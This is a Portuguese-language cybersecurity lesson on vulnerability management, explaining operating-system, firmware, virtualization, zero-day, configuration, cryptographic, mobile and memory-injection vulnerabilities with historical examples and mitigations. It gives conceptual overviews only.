

O gerenciamento de vulnerabilidades é fundamental para a estratégia de segurança cibernética de qualquer organização. Ele inclui identificar, avaliar, tratar e relatar vulnerabilidades de segurança em sistemas operacionais, aplicativos e outros componentes das operações de TI de uma organização. O gerenciamento de vulnerabilidades pode envolver a correção de sistemas desatualizados, o hardening de configurações ou a atualização de sistemas operacionais para versões mais seguras. Em se tratando de aplicativos, pode incluir revisões de código, testes de segurança e atualização de bibliotecas de terceiros.

A varredura de vulnerabilidades é um componente crucial desse processo, com ferramentas especializadas que servem para identificar automaticamente possíveis fragilidades nos ativos digitais de uma organização. Essas ferramentas buscam vulnerabilidades conhecidas, como portas abertas, configurações de software inseguras ou versões desatualizadas. Após a varredura, a análise é realizada para validar, classificar e priorizar as vulnerabilidades identificadas visando remediá-las com base em fatores como o impacto potencial de uma infração, a facilidade de explorar a vulnerabilidade e a importância do ativo em risco. Esse ciclo contínuo de avaliação e melhoria ajuda as organizações a manter ambientes de computação seguros e protegidos.

Nesta lição, você vai fazer o seguinte:

- Descrever a importância do gerenciamento de vulnerabilidades.
- Explicar as preocupações de segurança associadas a vulnerabilidades gerais e específicas de aplicativos.
- Resumir as técnicas para varreduras de vulnerabilidade.
- Explicar os conceitos de análise de vulnerabilidade.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

Os sistemas operacionais (SO) são um dos componentes mais críticos de qualquer infraestrutura, portanto, as vulnerabilidades em um SO podem levar a problemas significativos quando exploradas com sucesso.

O Microsoft Windows tem um extenso conjunto de recursos e uma ampla base de usuários, especialmente em grandes organizações e governos. Suas vulnerabilidades geralmente incluem transbordamento de buffer, problemas de validação de entrada e falhas de privilégios normalmente exploradas para instalar malware, roubar informações ou obter acesso não autorizado. O Windows é um alvo importante dos invasores devido à sua grande base de instalação. Grandes corporações e governos dependem fortemente dele, o que torna suas vulnerabilidades ainda mais significativas.

As vulnerabilidades do macOS da Apple comumente resultam de sua arquitetura baseada em UNIX, e os pontos fracos geralmente aparecem em controles de acesso, processos de inicialização segura e softwares de terceiros. O macOS da Apple tem uma base de usuários menor do que o Windows, mas sua popularidade cresceu significativamente. Geralmente, julga-se o macOS como "mais seguro" do que outros sistemas operacionais, o que pode levar à complacência.

O Linux é um sistema operacional predominante nos servidores, mas também pode ser usado como sistema operacional de desktop ou de dispositivos móveis. A natureza de código aberto do Linux e a grande comunidade de desenvolvedores ativos colaboram para um ritmo muito rápido de desenvolvimento. Isso geralmente resulta na rápida identificação e reparo de vulnerabilidades. Vulnerabilidades de kernel, configurações incorretas e sistemas sem patches são problemas comuns no Linux. Apesar de sua reputação de segurança, seu uso generalizado na infraestrutura de nuvem e em servidores torna as vulnerabilidades do Linux especialmente significativas.

A adoção generalizada de sistemas operacionais para dispositivos móveis, como Android e iOS, e seu uso crescente como plataformas de computação primárias, em lugar dos computadores tradicionais, os tornam alvos valiosos de ataques e exploração. O Android tem código aberto, como o Linux, o que resulta em benefícios e problemas semelhantes. Além disso, o sistema operacional Android é fragmentado entre diferentes fabricantes e versões, resultando em patches e atualizações inconsistentes. O iOS, embora não seja de código aberto como o Android, também foi afetado por várias vulnerabilidades significativas.

A importância das vulnerabilidades do sistema operacional não pode ser subestimada, especialmente à medida que sistemas integrados especializados, como a IoT, são adicionados ao nosso ambiente. Cada sistema executa sistemas operacionais especializados e introduz vulnerabilidades e caminhos potenciais para chegar a infraestruturas corporativas.

Exemplos de vulnerabilidades do sistema operacional

- **Microsoft Windows:** uma das vulnerabilidades mais notórias na história do Windows foi a vulnerabilidade [MS08-067 \(https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2008/ms08-067\)](https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2008/ms08-067) no Serviço do Windows Server. Essa vulnerabilidade permitia a execução remota de código se um pacote especialmente criado fosse enviado para um servidor Windows. Essa vulnerabilidade foi explorada pelo worm Conficker em 2008, que infectou milhões de computadores em todo o mundo. Já o [MS17-010 \(https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010\)](https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010), representou uma atualização de segurança significativa e crítica lançada pela Microsoft em março de 2017. Essa atualização resolveu várias vulnerabilidades na implementação

da Microsoft do protocolo bloco de mensagens do servidor (SMB) (um protocolo de compartilhamento de arquivos de rede) que poderia permitir a execução remota de código (RCE). Basicamente, essas vulnerabilidades, se exploradas, podem permitir que um invasor instale programas, visualize, altere ou exclua dados ou crie contas com plenos direitos de usuário.

Nota:

A importância do MS17-010 está intimamente ligada à exploração EternalBlue, que aproveitou as vulnerabilidades nas primeiras versões do protocolo SMB para fins mal-intencionados. O uso indevido mais famoso do EternalBlue foi durante o ataque de ransomware WannaCry em maio de 2017, em que foi usado para propagar o ransomware em redes do mundo todo, levando a danos e interrupções enormes. Esse evento destacou a importância crítica da correção rápida de erros do sistema e reforçou o potencial impacto global dessas vulnerabilidades.

- **macOS:** em 2014, uma vulnerabilidade significativa chamada "Shellshock" afetou todos os sistemas baseados em Unix, incluindo o macOS. Ela permitia que os invasores tomassem controle de um sistema devido a uma falha no shell Bash. Embora tenha se originado de um componente de sistemas Unix, seu impacto foi sentido no macOS devido à sua arquitetura baseada em Unix.
- **Android:** a vulnerabilidade do Stagefright descoberta em 2015 é um exemplo de destaque para o Android. Ela permitiu que os invasores executassem códigos mal-intencionados em um dispositivo Android enviando uma mensagem MMS criada especialmente. Esse problema foi particularmente grave devido à predominância do componente vulnerável (a biblioteca de mídia Stagefright) em diversas versões e dispositivos Android.
- **iOS:** em 2019, a equipe do Project Zero do Google descobriu uma série de vulnerabilidades no iOS que estavam sendo exploradas por invasores de estados-nação. Esses ataques "watering hole" se aproveitaram de várias vulnerabilidades para obter acesso total a um dispositivo após fazer com que a vítima visitasse um site mal-intencionado.
- **Linux:** o bug Heartbleed em 2014 foi uma vulnerabilidade grave na biblioteca de software criptográfico do OpenSSL de muitos sistemas Linux. A vulnerabilidade permitiu que os invasores lessem a memória dos sistemas que executavam as versões vulneráveis do software OpenSSL, comprometendo as chaves secretas usadas para proteger os dados.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

Sistemas legados e em fim de vida (EOL)

As vulnerabilidades de hardware, particularmente aquelas associadas a sistemas legados e em fim de vida, apresentam desafios de segurança consideráveis para muitas organizações, pois seus patches ou correções de vulnerabilidades não estão disponíveis ou são difíceis de aplicar. Tanto o sistema em fim de vida útil (EOL) como o sistema legado compartilham uma característica comum: ambos são desatualizados. Os sistemas EOL podem ser sistemas legados, e alguns sistemas legados também são EOL.

O fabricante ou fornecedor não oferece mais suporte a sistemas EOL, portanto, eles não recebem atualizações, incluindo patches de segurança críticos. Isso os torna vulneráveis a ameaças recém-descobertas. Por outro lado, embora desatualizados, o fornecedor ainda pode oferecer suporte total a sistemas legados.

Um sistema EOL é um produto ou versão específica de um produto que o fabricante ou fornecedor declarou publicamente como fora de suporte. Também é possível que os projetos de código aberto sejam abandonados pelos mantenedores. Um sistema EOL pode ser um dispositivo de hardware, um aplicativo de software ou um sistema operacional. Os produtos devem ser substituídos ou atualizados antes de atingir o status de EOL para garantir a continuidade do suporte pelos fornecedores e o recebimento de patches de segurança críticos. Alguns exemplos notáveis de produtos EOL incluem os sistemas operacionais Windows 7 e Server 2008, que pararam de receber atualizações em janeiro de 2020. Esses sistemas são significativamente mais vulneráveis a ataques devido à ausência de patches de segurança para novas vulnerabilidades. Apesar de seu status de EOL, eles ainda estão em uso em muitos ambientes.

Muitos dispositivos (especialmente periféricos) permanecem à venda com vulnerabilidades graves conhecidas em firmware ou drivers e sem possibilidade de suporte de fornecedores para remediá-las, especialmente em mercados de segunda mão, recertificados ou renovados/recondicionados. Alguns exemplos incluem equipamentos de computadores recertificados, equipamentos de rede recertificados e de nível de consumidor e vários dispositivos da Internet das Coisas.

O termo "sistema legado" normalmente descreve métodos de software, tecnologias, sistemas de computador ou programas de aplicativos desatualizados que continuam a ser usados apesar de suas deficiências. Os sistemas legados geralmente permanecem em uso por longos períodos porque a liderança da organização reconhece que substituí-los ou reprojeta-los será caro ou representará riscos operacionais significativos decorrentes da complexidade. O termo "legado" não significa necessariamente que o fornecedor não oferece mais suporte para o sistema, mas sim indica métodos de hardware e software que não são mais populares e que muitas vezes são incompatíveis com arquiteturas ou métodos mais recentes. Os sistemas legados geralmente permanecem em uso porque operam com confiabilidade suficiente, foram incorporados a muitas funções críticas dos negócios e são bem conhecidos pelos funcionários mais antigos.

É crucial avaliar os riscos associados ao uso de EOL e produtos legados, como falta de atualizações, falta de suporte e problemas de compatibilidade com sistemas mais recentes. As substituições de produtos legados e EOL devem continuar atendendo aos requisitos da organização, manter a compatibilidade com a infraestrutura existente e oferecer suporte para uma migração de dados confiável. Os critérios de seleção devem considerar a disponibilidade do suporte do fornecedor, os detalhes da garantia do dispositivo e o desempenho/reputação no mercado. Os custos de transição também devem ser cuidadosamente avaliados, incluindo licenciamento, atualizações de hardware e taxas de serviços profissionais de implementação. O trabalho de transição para deixar de usar produtos legados e EOL deve minimizar as interrupções e garantir a sustentabilidade a longo prazo.

Vulnerabilidades de firmware

O firmware é o software fundamental que controla o hardware e pode conter vulnerabilidades significativas. Por exemplo, as vulnerabilidades Meltdown e Spectre identificadas em 2018 afetaram quase todos os computadores e dispositivos móveis. A vulnerabilidade estava associada aos processadores usados dentro do computador e permitia que programas mal-intencionados roubassem dados durante o processamento. Outra vulnerabilidade, “LoJax”, descoberta no firmware interface unificada de firmware extensível (UEFI) em 2018, permitiu que um invasor permanecesse em um sistema mesmo após uma substituição completa do disco rígido ou reinstalação do sistema operacional. As vulnerabilidades de hardware de fim de vida (EOL) surgem quando os fabricantes deixam de fornecer atualizações, peças ou patches do produto para o firmware.

Vulnerabilidades de virtualização

Embora a virtualização ofereça vários benefícios, como economia, escalabilidade e eficiência, ela também apresenta vulnerabilidades próprias. Uma significativa é o conceito de “VM escape”. Isso acontece quando um invasor com acesso a uma máquina virtual força a saída desse ambiente isolado e obtém acesso ao sistema host ou a outras VMs em execução no mesmo host. Essa vulnerabilidade pode permitir que um invasor obtenha o controle de todas as máquinas virtuais em execução em um único servidor físico, levando a uma violação de segurança potencialmente devastadora.

Um exemplo famoso é a vulnerabilidade “Cloudburst” na função de exibição de máquina virtual da VMware. A vulnerabilidade Cloudburst, oficialmente designada como [CVE-2009-1244 \(https://www.cve.org/CVERecord?id=CVE-2009-1244\)](https://www.cve.org/CVERecord?id=CVE-2009-1244), foi uma falha de segurança crítica descoberta em 2009 no VMware ESX Server, uma popular plataforma de virtualização em nível corporativo. Uma vulnerabilidade na função de exibição da máquina virtual permitia que um sistema operacional convidado executasse o código no sistema operacional do host.

Outra vulnerabilidade significativa associada à virtualização envolve a reutilização de recursos. As máquinas virtuais são muitas vezes criadas, usadas e excluídas em um ambiente virtualizado. Se os recursos, como espaço em disco ou memória, não forem devidamente limpos entre um uso e outro, dados confidenciais podem ser vazados entre máquinas virtuais. Por exemplo, uma nova máquina virtual pode receber espaço em disco usado anteriormente por outra VM e, se esse espaço em disco não for apagado de forma adequada, a nova VM poderá recuperar dados confidenciais da VM anterior.

Práticas completas de limpeza de dados, garantindo a criptografia de dados durante todo o ciclo de vida e implementando práticas robustas de gerenciamento de chaves de criptografia, reduzem o risco de reutilização de recursos em infraestruturas em nuvem. Oferecer treinamento sobre recursos e práticas de segurança recomendadas para provedores de nuvem e segmentar os recursos com base em níveis de segurança também reduz os riscos.

As plataformas de virtualização dependem de hipervisores especializados que têm vulnerabilidades e fragilidades de segurança. Os invasores exploram hipervisores para obter acesso não autorizado e comprometer as máquinas virtuais (VMs) em execução neles. Os hipervisores geralmente fornecem interfaces de gerenciamento especializadas para que os administradores possam controlar e monitorar seus ambientes virtualizados. Essas interfaces podem se tornar vetores de ataque em potencial se não forem seguras. Por exemplo, a autenticação fraca, a falta de criptografia ou as vulnerabilidades nos protocolos de comunicação podem levar a acessos não autorizados ao ambiente virtualizado. Como qualquer software, os hipervisores têm vulnerabilidades que devem ser corrigidas regularmente.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

Vulnerabilidades [[zero-day]] referem-se a falhas de software ou hardware até então desconhecidas, que podem ser exploradas por atacantes antes que desenvolvedores ou fornecedores tenham conhecimento ou oportunidade de corrigi-las. O termo “zero-day” significa que os desenvolvedores têm “zero dia” para corrigir o problema depois que a vulnerabilidade se tornar conhecida. Essas vulnerabilidades são significativas, pois podem causar danos generalizados antes que um patch esteja disponível.

Um invasor que explora uma vulnerabilidade de dia zero pode comprometer sistemas, roubar dados confidenciais, iniciar novos ataques ou causar outras formas de dano, muitas vezes de forma não detectada. A discrição e a imprevisibilidade dos ataques de dia zero os tornam particularmente perigosos. Eles são uma das ferramentas favoritas dos autores de ameaças avançadas, como grupos do crime organizado e invasores de estados-nação, que muitas vezes os usam em ataques contra alvos de alto valor, como instituições governamentais e grandes corporações.

Como essas vulnerabilidades ainda são desconhecidas pelo público ou pelo fornecedor durante o momento da exploração, as medidas de segurança tradicionais, como software antivírus e firewalls, que dependem de assinaturas ou padrões de ataque conhecidos, geralmente são ineficazes contra elas. A descoberta de uma vulnerabilidade de dia zero normalmente desencadeia uma corrida entre os autores de ameaças, que visam explorá-la, e os desenvolvedores, que trabalham para corrigi-la. Ao descobrir uma vulnerabilidade de dia zero, os pesquisadores de segurança ética geralmente seguem um processo conhecido como divulgação responsável, que é projetado para informar de forma privada o fornecedor para que um patch possa ser desenvolvido antes que a vulnerabilidade seja divulgada publicamente. Essa prática visa limitar os possíveis danos causados pela descoberta de uma vulnerabilidade de dia zero.

Nota:

O termo "dia zero" geralmente é aplicado à própria vulnerabilidade, mas também pode se referir ao ataque ou malware que a explora.

As vulnerabilidades de dia zero têm um valor financeiro significativo. Uma exploração de dia zero em um sistema operacional móvel pode valer milhões de dólares. Consequentemente, um adversário usará uma vulnerabilidade de dia zero apenas para ataques de alto valor. Os órgãos de segurança de Estado e de aplicação da lei são conhecidos por armazenar dias zero para facilitar a investigação de crimes.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

A configuração incorreta de sistemas, redes ou aplicativos é uma causa comum de vulnerabilidades de segurança. Isso pode levar a acessos não autorizados, vazamentos de dados ou até mesmo a comprometimentos completos do sistema. Isso pode ocorrer em muitas áreas dentro de um ambiente de TI, de equipamentos de rede e servidores a bancos de dados e aplicativos. Em um ambiente de nuvem, as configurações incorretas, como permissões de acesso gerenciadas de forma incorreta em buckets de armazenamento, podem levar a vazamentos de dados significativos.

As configurações padrão de sistemas, aplicativos ou dispositivos geralmente são projetadas para priorizar a facilidade de uso, a simplicidade de configuração e a ampla compatibilidade. No entanto, isso geralmente significa deixar a segurança um pouco de lado, tornando esses padrões uma fonte comum de vulnerabilidades. Por exemplo, as configurações padrão podem permitir serviços desnecessários que abrem espaço a possíveis vetores de ataque ou incluem credenciais padrão que podem ser facilmente adivinhadas, como "admin" para nome de usuário e senha. Alguns sistemas podem ter configurações excessivamente permissivas que se concentram demais na usabilidade e podem expor informações confidenciais se não forem modificadas. Os dispositivos de rede, como roteadores e switches, geralmente têm configurações padrão que comprometem a segurança, como credenciais padrão amplamente conhecidas e o uso de protocolos de gerenciamento vulneráveis.

Da mesma forma, os serviços de nuvem geralmente têm configurações padrão que deixam o armazenamento de dados ou as instâncias de computação acessíveis ao público. Os administradores e engenheiros devem configurar cuidadosamente os sistemas, dispositivos e aplicativos de acordo com o princípio do privilégio mínimo e as práticas recomendadas publicadas. Isso inclui alterar as credenciais de login padrão, endurecer os controles de acesso e auditar regularmente as configurações para garantir a segurança contínua, no mínimo.

Fornecer suporte para resolver problemas funcionais em um ambiente de TI é uma parte essencial da manutenção das operações de um negócio, mas também pode levar inadvertidamente a configurações incorretas e vulnerabilidades. Por exemplo, ao solucionar um problema, um técnico de suporte pode desativar temporariamente os recursos de segurança ou afrouxar os controles de acesso para ajudar a isolar um problema. Se essas alterações não forem revertidas após a resolução do problema, elas poderão deixar o sistema vulnerável. Da mesma forma, a instalação de novos softwares ou a modificação de configurações de softwares existentes podem introduzir vulnerabilidades inesperadas ou deixar o sistema menos seguro. As ferramentas de suporte remoto também podem representar um risco se não forem protegidas de forma adequada, e um invasor pode explorá-las para obter acesso a um sistema ou rede. Ao abordar questões urgentes e interrupções, especialmente as de alto impacto, as práticas recomendadas para a gestão de mudanças são muitas vezes ignoradas. As alterações são feitas sem a devida documentação, teste ou aprovação, levando a configurações incorretas ou instabilidade do sistema.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

As vulnerabilidades de criptografia referem-se a fragilidades em sistemas, protocolos ou algoritmos criptográficos que podem ser exploradas para comprometer os dados. A importância dessas vulnerabilidades é enorme, pois a criptografia é a espinha dorsal da comunicação segura e da proteção de dados nos sistemas digitais modernos. Além disso, vulnerabilidades nos próprios algoritmos criptográficos também podem representar uma ameaça. Por exemplo, as funções de hash criptográficas MD5 e SHA-1, antes amplamente utilizadas, agora são consideradas inseguras devido a vulnerabilidades que permitem ataques de colisão, quando duas entradas diferentes produzem a mesma saída de hash, o que é preocupante principalmente em situações em que os hashes são usados para proteger senhas.

Um exemplo prático de vulnerabilidade criptográfica foi o Heartbleed, que explorava uma falha na biblioteca criptográfica OpenSSL, permitindo que os invasores lessem comunicações seguras. Outro exemplo é a vulnerabilidade KRACK (Key Reinstallation Attacks) no protocolo WPA2 que protege o tráfego Wi-Fi. Essa vulnerabilidade permite a um invasor que esteja dentro do alcance de uma vítima interceptar e descriptografar alguns tipos de tráfego de rede confidencial.

Algoritmos de criptografia simétricos e assimétricos e conjuntos de cifras também podem ter vulnerabilidades que levam a possíveis problemas de segurança. Uma das vulnerabilidades mais significativas em algoritmos de criptografia simétrica é o uso de chaves fracas. O algoritmo Data Encryption Standard (DES), que já foi um padrão de criptografia simétrica muito utilizado, foi considerado vulnerável a ataques de força bruta devido ao seu tamanho de chave de 56 bits. O DES, desenvolvido no início dos anos 1970, foi publicamente provado como vulnerável a ataques de força bruta pela primeira vez no final dos anos 1990. Isso levou à sua substituição por padrões mais seguros, como o Triple DES e, depois, o Advanced Encryption Standard (AES). O Triple DES (3DES), que aplica o algoritmo DES três vezes para proteger os dados, foi considerado significativamente mais seguro do que o DES quando foi lançado.

No entanto, com o avanço contínuo do poder computacional e a descoberta de novos métodos de ataque, foram encontradas vulnerabilidades no 3DES. A mais notável foi o ataque birthday "Sweet32" (CVE-2016-2183 (<https://www.cve.org/CVERecord?id=CVE-2016-2183>)), publicado em agosto de 2016. O National Institute of Standards and Technology (NIST) dos EUA preteriu oficialmente o 3DES em 2017 e recomendou sua descontinuação em 2023.

Alguns algoritmos de criptografia assimétrica também têm vulnerabilidades. Por exemplo, o RSA, um sistema de criptografia de chave pública amplamente utilizado, pode ser vulnerável se forem utilizados tamanhos de chave pequenos ou se a geração de números aleatórios para criar as chaves for fraca. Além disso, se o mesmo par de chaves for usado por um período prolongado em um esquema assimétrico, a probabilidade de a chave ser comprometida aumenta.

Os conjuntos de cifras, que descrevem combinações de algoritmos de criptografia usados em protocolos como SSL/TLS, também podem ter vulnerabilidades. O SSL/TLS é comumente usado para proteger sessões de navegador da Web, criptografar a comunicação entre um navegador e um servidor da Web e, essencialmente, transformar um endereço da web "http" em um endereço "https" seguro. O SSL/TLS também é usado para transmissão segura de emails (protocolos SMTP, POP e IMAP), chamadas seguras de voz sobre IP (VoIP) e transferências seguras de arquivos (FTP). Em todos esses casos, o SSL/TLS ajuda a proteger dados confidenciais para que não sejam interceptados e lidos por partes não autorizadas. Outros aplicativos e serviços em rede também usam SSL/TLS, incluindo conexões de VPN, aplicativos de chat e aplicativos móveis que transmitem dados confidenciais.

Entre os exemplos de destaque de ataques contra vulnerabilidades de conjuntos de cifras estão os ataques BEAST (Browser Exploit Against SSL/TLS) e POODLE (Padding Oracle On Downgraded Legacy Encryption), que têm como alvo fraquezas nos conjuntos de cifras usados por SSL e versões mais antigas de TLS. Ambos os ataques exploraram falhas de implementação semelhantes.

Proteção de chaves criptográficas

Gerar e proteger chaves criptográficas é crucial para garantir a segurança e integridade de informações confidenciais. O sistema criptográfico mais robusto de todos será inútil se as chaves usadas para protegê-lo forem fracas ou mal protegidas.

Nota:

O princípio de Kerckhoffs estabelece que um sistema de criptografia deve ser seguro, mesmo que tudo sobre o sistema, exceto a chave, seja de conhecimento público.

A geração de chaves criptográficas descreve o processo de criação de chaves criptográficas para criptografia, descriptografia, autenticação ou outros usos. É importante usar abordagens de práticas recomendadas do setor ao gerar chaves criptográficas para garantir que elas não possam ser adivinhadas ou solucionadas por força bruta. A proteção de chaves criptográficas requer a implementação de medidas de segurança especializadas para proteger as chaves de acesso ou divulgação não autorizados, já que elas normalmente nada mais são do que sequências de caracteres alfanuméricos armazenadas em arquivos de texto simples.

As práticas comuns de armazenamento seguro de chaves são sistemas seguros de armazenamento de chaves, como módulos de segurança de hardware (hardware security modules, HSM) ou sistemas de gerenciamento de chaves (key management systems, KMS), implementação de controles de acesso e mecanismos de autenticação adequados e monitoramento e auditoria regulares do uso de chaves. Além disso, as organizações devem alterar periodicamente as chaves criptográficas (também chamado de rotação de chaves) para fortalecer o sistema e combater os riscos associados a violações de chaves e ataques de força bruta.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

Os dispositivos móveis trazem vulnerabilidades de segurança exclusivas relacionadas à sua operação, software especializado, uso generalizado e capacidade de armazenar e coletar grandes quantidades de dados pessoais e profissionais.

Rooting e jailbreak são métodos usados para obter privilégios elevados e acesso a arquivos de sistema em dispositivos móveis. Isso permite que os usuários contornem certas restrições impostas pelo fabricante do dispositivo ou sistema operacional.

- **[[Rooting]]**: envolve obter acesso root ou privilégios administrativos em um dispositivo Android para modificar arquivos de sistema, instalar ROMs personalizadas (versões modificadas do sistema operacional) e acessar recursos e configurações indisponíveis para usuários comuns.
- **[[Jailbreaking]]**: Embora esse termo possa ser aplicado a qualquer dispositivo, é utilizado principalmente para descrever o processo de obtenção de acesso total a um dispositivo iOS (iPhone ou iPad), removendo as limitações impostas pelo sistema operacional iOS da Apple. O jailbreak permite que os usuários instalem aplicativos não autorizados, personalizem a aparência e o comportamento do dispositivo, acessem arquivos do sistema e contornem as restrições implementadas pela Apple.

A prática de "[[sideloading]]" de aplicativos refere-se à instalação de aplicativos a partir de fontes diferentes da loja oficial da plataforma, como a Play Store do Google para Android ou a App Store da Apple para iOS. Embora o sideload permita maior flexibilidade e opções de software, ele apresenta riscos significativos, pois os aplicativos instalados por meio dessa prática não passam pelo mesmo processo de escrutínio e verificação que os baixados das lojas oficiais de aplicativos. Isso facilita a instalação de aplicativos mal-intencionados, podendo levar a roubo de dados, violações de privacidade e outros problemas.

Além disso, aplicativos que exigem permissões de acesso excessivas podem levantar preocupações significativas de segurança e privacidade. As permissões do app devem estar alinhadas com a finalidade a que se propõe. Aplicativos com permissões excessivas podem acessar dados confidenciais do usuário sem necessidade legítima, incluindo informações pessoais, dados corporativos, contatos, registros de chamadas, dados de localização ou identificadores de dispositivo. Conceder permissões desnecessárias a aplicativos aumenta a superfície de ataque do dispositivo e o potencial de vulnerabilidades de segurança.

Figura 1. A loja de aplicativos Android F-Droid.



Captura de tela cortesia de www.opensecurityarchitecture.org (<http://www.opensecurityarchitecture.org/>).

Descrição

Os menus na parte superior são: Apps, Forum, Docs, News, Issues, Contribute e About. O texto abaixo diz: O que é o F-Droid? F-Droid é um catálogo instalável de aplicativos FOSS (software livre e de código aberto) para a plataforma Android. O cliente facilita a navegação, instalação e acompanhamento das atualizações no seu dispositivo. Um botão à esquerda exibe: download F-Droid, com um link de assinatura PGP na parte inferior. Abaixo do link há um código QR. Uma tela de smartphone exibe os ícones dos aplicativos: 2048 puzzle game, terminal emulator for Android, Wikipedia, AntennaPad, Barcode Scanner e Kontalk Messenger. O menu na parte inferior exibe: latest, categories, nearby, updates e settings.

O root, sideload e jailbreak oferecem aos usuários maior controle e flexibilidade dos seus dispositivos, mas também apresentam muitos riscos para as organizações.

Tais práticas podem enfraquecer as medidas de segurança implementadas pelo fabricante do dispositivo e pelo sistema operacional e tornar mais fácil para os invasores explorarem vulnerabilidades, instalarem malware ou obterem acesso não autorizado a informações corporativas confidenciais. Ao permitir o acesso a app stores não verificadas ou instalar aplicativos de fontes não oficiais, há um risco maior de baixar aplicativos mal-intencionados ou comprometidos.

O sideload é geralmente associado a dispositivos Android que utilizam arquivos APK (Android Application Package). Embora aplicativos também possam ser instalados via sideloading em dispositivos Apple, essa prática viola diretamente os termos e condições da Apple (página 13, "Jailbroken Devices"). A anulação dos termos de licenciamento de um dispositivo elimina o suporte oficial do fabricante, o que significa que o dispositivo pode deixar de receber atualizações de segurança, correções de bugs ou atualizações, tornando-se vulnerável a novas ameaças e exploits.

Nota:

As leis do "Direito ao Reparo" e o "Digital Markets Act" da União Europeia estão desafiando muitas das restrições de software, licenciamento e hardware que limitam a capacidade de reparar ou reprogramar dispositivos.

Organizações que atuam em setores regulados, como saúde ou finanças, devem implementar políticas rigorosas proibindo rooting, sideloading e jailbreaking, devido ao aumento do risco de vazamento de dados e violações de conformidade.

As plataformas de gerenciamento de dispositivos móveis (Mobile Device Management, MDM) podem detectar e restringir o root, o jailbreak e o sideload. Programas regulares de treinamento e conscientização dos funcionários também são cruciais para garantir que os funcionários entendam os riscos associados a essas ações e cumpram as políticas de segurança móvel da organização.

Os dispositivos móveis geralmente são suscetíveis aos mesmos tipos de vulnerabilidades que afetam computadores de mesa (desktop), como conexões Wi-Fi inseguras, ataques de phishing e vulnerabilidades de software não corrigidas. Dada a sua natureza portátil, os dispositivos móveis também têm maior probabilidade de serem perdidos ou roubados, expondo potencialmente quaisquer dados não criptografados armazenados no dispositivo.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

Condição de corrida e TOCTOU

Vulnerabilidades de [[condição de corrida (race condition)]] em aplicações referem-se a falhas de software associadas ao tempo ou à ordem de eventos dentro de um programa, que podem ser manipuladas, resultando em comportamentos indesejados ou imprevisíveis. Uma condição de corrida descreve quando duas ou mais operações devem ser executadas na ordem correta. Quando a lógica do software não verifica ou impõe a ordem esperada dos eventos, podem ocorrer problemas de segurança, como corrupção de dados, acesso não autorizado ou violações de segurança semelhantes. Condições de corrida podem se manifestar de diversas formas, como nas vulnerabilidades do tipo [[time-of-check to time-of-use (TOCTOU)]], em que o estado do sistema é alterado entre a etapa de verificação (check) e a de uso (execução).

Imagine uma situação em que um aplicativo bancário multithread usa um thread de programa para verificar o saldo de uma conta e outro thread para sacar dinheiro. Se um invasor manipular a sequência de execução neste exemplo, ele poderá sacar a conta além do limite. Essas vulnerabilidades ressaltam a importância das operações atômicas, em que a verificação e a execução são feitas como uma operação única e indivisível, mitigando a probabilidade de exploração.

Dois exemplos significativos de condições de corrida incluem a Vulnerabilidade Dirty COW ([CVE-2016-5195](https://www.cve.org/CVERecord?id=CVE-2016-5195)), uma vulnerabilidade de condição de corrida no Kernel do Linux que permite que um usuário local obtenha acesso privilegiado, e a Vulnerabilidade de Elevação de Privilégio do Microsoft Windows ([CVE-2020-0796](https://www.cve.org/CVERecord?id=CVE-2020-0796)), uma vulnerabilidade de condição de corrida associada ao protocolo Microsoft Server Message Block 3.1.1 (SMBv3) que permite que um invasor execute um código arbitrário em um servidor ou cliente SMB de destino.

Condições de corrida costumam ser mitigadas pelos desenvolvedores por meio do uso de locks, semáforos e monitores em aplicações multithread.

Injeção de memória


Vulnerabilidades de [injeção de memória](#) referem-se a um tipo de falha de segurança em que um invasor pode introduzir (injetar) código malicioso na memória de processo de uma aplicação em execução. Um invasor geralmente projeta o código injetado para alterar o comportamento de um aplicativo para que ele forneça acesso ou controle não autorizado sobre o sistema. As vulnerabilidades de injeção são significativas, pois geralmente levam a violações graves de segurança. Os invasores geralmente usam vulnerabilidades de injeção de memória para injetar um código que instala malware, exfiltra dados confidenciais ou cria uma backdoor para acesso futuro. O código injetado geralmente é executado com o mesmo nível de privilégios que o aplicativo comprometido, o que pode levar a um comprometimento total do sistema se o aplicativo explorado tiver permissões de alto nível. Ataques comuns de injeção de memória incluem ataques de buffer overflow (transbordamento de buffer), vulnerabilidades de strings de formato e ataques de injeção de código. Esses tipos de ataques são tipicamente mitigados com práticas de codificação seguras, como validação de entrada e saída, codificação, typecasting (conversão de tipos), controles de acesso, testes de aplicativos estáticos e dinâmicos e várias outras técnicas.

Buffer overflow

Um buffer é uma área da memória que o aplicativo reserva para armazenar os dados esperados. Para explorar uma vulnerabilidade de [\[buffer overflow\]](#), o invasor envia dados que intencionalmente excedem a capacidade do buffer. Uma das vulnerabilidades mais comuns é um stack overflow. A stack (pilha) é uma área da memória usada por uma sub-rotina do programa. Inclui um endereço de retorno, que é o local do programa que chamou a sub-rotina. Um invasor pode usar um buffer overflow para alterar o endereço de retorno, o que lhe permitirá executar um código arbitrário no sistema.

Ataques de buffer overflow são mitigados em hardware e sistemas operacionais modernos por meio de controles como a randomização do layout do espaço de endereçamento (ASLR) e a prevenção de execução de dados (DEP), além da utilização de [\[linguagens de programação type-safe\]](#) e da adoção de práticas seguras de codificação.

Figura 1. Quando executada normalmente, uma função retornará o controle para a função de chamada. Se o código estiver vulnerável, um invasor pode passar dados mal-intencionados para a função, transbordar a stack (pilha) e executar código arbitrário para obter uma shell (casca ou concha) no sistema-alvo.



Descrição

A execução normal de cima para baixo é:

Sub()

Sub() Stack

Return Address

Main()

Main() Stack

Uma seta de Main() para Sub() está rotulada como Argumentos. Outra seta retorna do Endereço de Retorno para Main().

A execução de um exploit de cima para baixo é:

Sub()

NOP

NOP

Shellcode

NOP

Return Address

Main()

Main() Stack

